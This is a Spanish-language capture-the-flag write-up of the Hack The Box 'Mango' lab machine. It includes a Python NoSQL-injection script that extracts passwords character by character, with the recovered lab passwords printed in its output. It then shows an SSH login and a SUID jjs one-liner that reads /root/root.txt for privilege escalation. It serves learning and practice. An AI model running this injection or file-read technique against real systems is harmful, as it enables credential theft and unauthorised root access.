

HTB MÁQUINA MANGO

Veamos las características de la Máquina, vemos que tiene una puntuación de 3.9, es una maquina en Linux y que está en la categoría de dificultad Media.

- User:


Lo primero que realizamos es un nmap para saber qué servicios está corriendo y nos encontramos con la página staging-order.mango.htb/






la agregamos a nuestro host, para ver con que nos encontramos

leyendo un poco en el foro (https://forum.hackthebox.eu/discussion/2352/mango) y viendo las pistas, nos damos cuenta que estamos frente a una base de datos mongo y que el nombre de la máquina es un juego de palabras. Así que nos enfrentamos a una máquina con una base de datos nosql



Investigando un poco, nos encontramos con este script en Python para realizar un escaneo de los usuarios (https://github.com/an0nlk/Nosql-MongoDB-injection-username-password-enumeration)

Realizamos el escaneo con este script y nos encontramos con 2 usuarios, admin y mango, así que, ya que tenemos usuarios, debemos buscar una manera de encontrar la pass de estos usuarios.



Mango

```
angussMoody ❐ 0 ● 2 nano
  GNU nano 4.5                                  PassMango.py
import requests
#import urllib3
import string
#import urllib
#urllib3.disable_warnings()

username='admin'
username2='mango'
password=''
u='http://staging-order.mango.htb'
while True:
  for c in string.printable:

    if c not in ['*','+','.','?','|', '&', '$', '/', '\\']:
      payload={'username': username2, 'password[$regex]': "^" + password + c, 'login': 'login'}
      r = requests.post(u, data = payload, allow_redirects=False)
      #print(c, r.status_code, payload)

      if r.status_code == 302:
        print("Found one more char : %s" % (password+c))
        password += c
```

Vamos a hacer uso de este script para realizar la extracción de las pass de estos usuarios, utilizando la variable username y username2 para cada caso.

Corremos el script con la primera variable y nos extrae la pass del usuario Mango

```
angussMoody ❐ 0 ● 2 ssh
root@angussMoody:~/hackthebox/Mango-10.10.10.162# python PassMango.py
Found one more char : t
Found one more char : t9
Found one more char : t9K
Found one more char : t9Kc
Found one more char : t9KcS
Found one more char : t9KcS3
Found one more char : t9KcS3>
Found one more char : t9KcS3>!
Found one more char : t9KcS3>!0
Found one more char : t9KcS3>!0B
Found one more char : t9KcS3>!0B#
Found one more char : t9KcS3>!0B#2
```

```
angussMoody ❐ 0 ● 2 python
root@angussMoody:~/hackthebox/Mango-10.10.10.162# python PassMango.py
Found one more char : h
Found one more char : h3
Found one more char : h3m
Found one more char : h3mX
Found one more char : h3mXK
Found one more char : h3mXK8
Found one more char : h3mXK8R
Found one more char : h3mXK8Rh
Found one more char : h3mXK8RhU
Found one more char : h3mXK8RhU~
Found one more char : h3mXK8RhU~f
Found one more char : h3mXK8RhU~f{
Found one more char : h3mXK8RhU~f{]
Found one more char : h3mXK8RhU~f{]f
Found one more char : h3mXK8RhU~f{]f5
Found one more char : h3mXK8RhU~f{]f5H
```


Y realizamos en mismo proceso para el usuario admin

Iniciamos sesión por medio de ssh con las credenciales del usuario mango, pero nuestra flag se encuentra en el usario admin

```
root@angussMoody:~/hackthebox/Mango-10.10.10.162# ssh mango@10.10.10.162
mango@10.10.10.162's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jan 15 02:05:00 UTC 2020

  System load:  0.0               Processes:           104
  Usage of /:   27.4% of 19.56GB  Users logged in:     0
  Memory usage: 22%               IP address for ens33: 10.10.10.162
  Swap usage:   3%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

122 packages can be updated.
18 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Jan 15 01:47:22 2020 from 10.10.15.226
mango@mango:~$
 ❐ 0  ↑ 48m  1 chrome  2 ssh                                    ↓ ■■■■■□□□□ 60%
```

```
Last login: Wed Jan 15 01:47:22 2020 from 10.10.15.226
mango@mango:~$ ls
mango@mango:~$ cd ..
mango@mango:/home$ ls
admin  mango
mango@mango:/home$ cd admin/
mango@mango:/home/admin$ ls
user.txt
mango@mango:/home/admin$ cat user.txt
cat: user.txt: Permission denied
mango@mango:/home/admin$
 ❐ 0  ↑ 49m  1 chrome  2 [tmux]
```


Nos cambiamos de usuario con las credenciales que tenemos de admin



y así obtenemos nuestra primera flag 😊

- ***Escalada de Privilegios:***

Corremos LinEnum.sh para saber si podemos encontrar un fallo de seguridad para la escalada de privilegios, corremos nuestro archivo con ayuda de cURL y realizar la enumeración de la página.



revisando la enumeración que nos muestra LinEnum nos entramos que tenemos permiso setuid sobre jjs (https://es.wikipedia.org/wiki/Setuid)

Setuid, también llamado a veces "**suid**", y "setgid" son **permisos** de acceso que pueden asignarse a archivos o directorios en un sistema operativo basado en Unix. Se utilizan principalmente para permitir a los usuarios del sistema ejecutar binarios con privilegios elevados temporalmente para realizar una tarea específica.

Así que vamos a GTFOBins (https://gtfobins.github.io/) para saber si encontramos algún modo de capturar nuestra segunda bandera por medio de jjs

Y entre varias opciones que nos muestra GTFOBins para abusar de jjs nos encotramos con leer archivos.

```
[-] SGID files:
-rwxr-sr-x 1 root shadow 35632 Apr  9  2018 /snap/core/7713/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 35600 Apr  9  2018 /snap/core/7713/sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 62336 Mar 25  2019 /snap/core/7713/usr/bin/chage
-rwxr-sr-x 1 root systemd-network 36080 Apr  5  2016 /snap/core/7713/usr/bin/crontab
-rwxr-sr-x 1 root mail 14856 Dec  7  2013 /snap/core/7713/usr/bin/dotlockfile
-rwxr-sr-x 1 root shadow 22768 Mar 25  2019 /snap/core/7713/usr/bin/expiry
-rwxr-sr-x 3 root mail 14592 Dec  3  2012 /snap/core/7713/usr/bin/mail-lock
-rwxr-sr-x 3 root mail 14592 Dec  3  2012 /snap/core/7713/usr/bin/mail-touchlock
-rwxr-sr-x 3 root mail 14592 Dec  3  2012 /snap/core/7713/usr/bin/mail-unlock
-rwxr-sr-x 1 root crontab 358624 Mar  4  2019 /snap/core/7713/usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 27368 May 15  2019 /snap/core/7713/usr/bin/wall
-rwsr-sr-x 1 root root 106696 Aug 30 07:09 /snap/core/7713/usr/lib/snapd/snap-confine
-rwxr-sr-x 1 root shadow 35632 Apr  9  2018 /snap/core/6350/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 35600 Apr  9  2018 /snap/core/6350/sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 62336 May 17  2017 /snap/core/6350/usr/bin/chage
-rwxr-sr-x 1 root systemd-network 36080 Apr  5  2016 /snap/core/6350/usr/bin/crontab
-rwxr-sr-x 1 root mail 14856 Dec  7  2013 /snap/core/6350/usr/bin/dotlockfile
-rwxr-sr-x 1 root shadow 22768 May 17  2017 /snap/core/6350/usr/bin/expiry
-rwxr-sr-x 3 root mail 14592 Dec  3  2012 /snap/core/6350/usr/bin/mail-lock
-rwxr-sr-x 3 root mail 14592 Dec  3  2012 /snap/core/6350/usr/bin/mail-touchlock
-rwxr-sr-x 3 root mail 14592 Dec  3  2012 /snap/core/6350/usr/bin/mail-unlock
-rwxr-sr-x 1 root crontab 358624 Nov  5  2018 /snap/core/6350/usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 27368 May 16  2018 /snap/core/6350/usr/bin/wall
-rwsr-sr-x 1 root root 98472 Jan 29  2019 /snap/core/6350/usr/lib/snapd/snap-confine
-rwsr-sr-x 1 root admin 1113504 Jan 13 19:51 /tmp/bash
-rwxr-sr-x 1 root tty 30800 Oct 15  2018 /usr/bin/wall
-rwxr-sr-x 1 root ssh 362640 Mar  4  2019 /usr/bin/ssh-agent
-rwxr-sr-x 1 root crontab 39352 Nov 16  2017 /usr/bin/crontab
-rwxr-sr-x 1 root shadow 71816 Jan 25  2018 /usr/bin/chage
-rwxr-sr-x 1 root tty 14328 Jan 17  2018 /usr/bin/bsd-write
-rwsr-sr-x 1 root root 18161 Jul 15  2016 /usr/bin/run-mailcap
-rwxr-sr-x 1 root shadow 22808 Jan 25  2018 /usr/bin/expiry
-rwsr-sr-x 1 daemon daemon 51464 Feb 20  2018 /usr/bin/at
-rwxr-sr-x 1 root mlocate 43088 Mar  1  2018 /usr/bin/mlocate
-rwxr-sr-x 1 root utmp 10232 Mar 11  2016 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwsr-sr-- 1 root admin 10352 Jul 18 18:21 /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
-rwsr-sr-x 1 root root 101240 Mar 15  2019 /usr/lib/snapd/snap-confine
-rwxr-sr-x 1 root shadow 34816 Apr  5  2018 /sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 34816 Apr  5  2018 /sbin/unix_chkpwd
```

File read


It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
echo 'var BufferedReader = Java.type("java.io.BufferedReader");
var FileReader = Java.type("java.io.FileReader");
var br = new BufferedReader(new FileReader("file_to_read"));
while ((line = br.readLine()) != null) { print(line); }' | jjs
```

Modificamos para direccionar nuestro objetivo que en este caso es la segunda flag.

```
angussMoody ☐ 0 • 2 bash
root@angussMoody:~/hackthebox/Mango-10.10.10.162# cat FileRead.txt
echo 'var BufferedReader = Java.type("java.io.BufferedReader"); var FileReader = Java.ty
pe("java.io.FileReader"); var br = new BufferedReader(new FileReader("/root/root.txt"));
 while ((line = br.readLine()) != null) { print(line); }' | jjs
root@angussMoody:~/hackthebox/Mango-10.10.10.162#
```

Con las credenciales del usuario admin, vamos a realizar el proceso encontrado en GTFOBins para realizar el abuso de lectura de nuestra flag.



De esta manera encontramos la flag del Root.

Saludos **Fr13ndS HTB**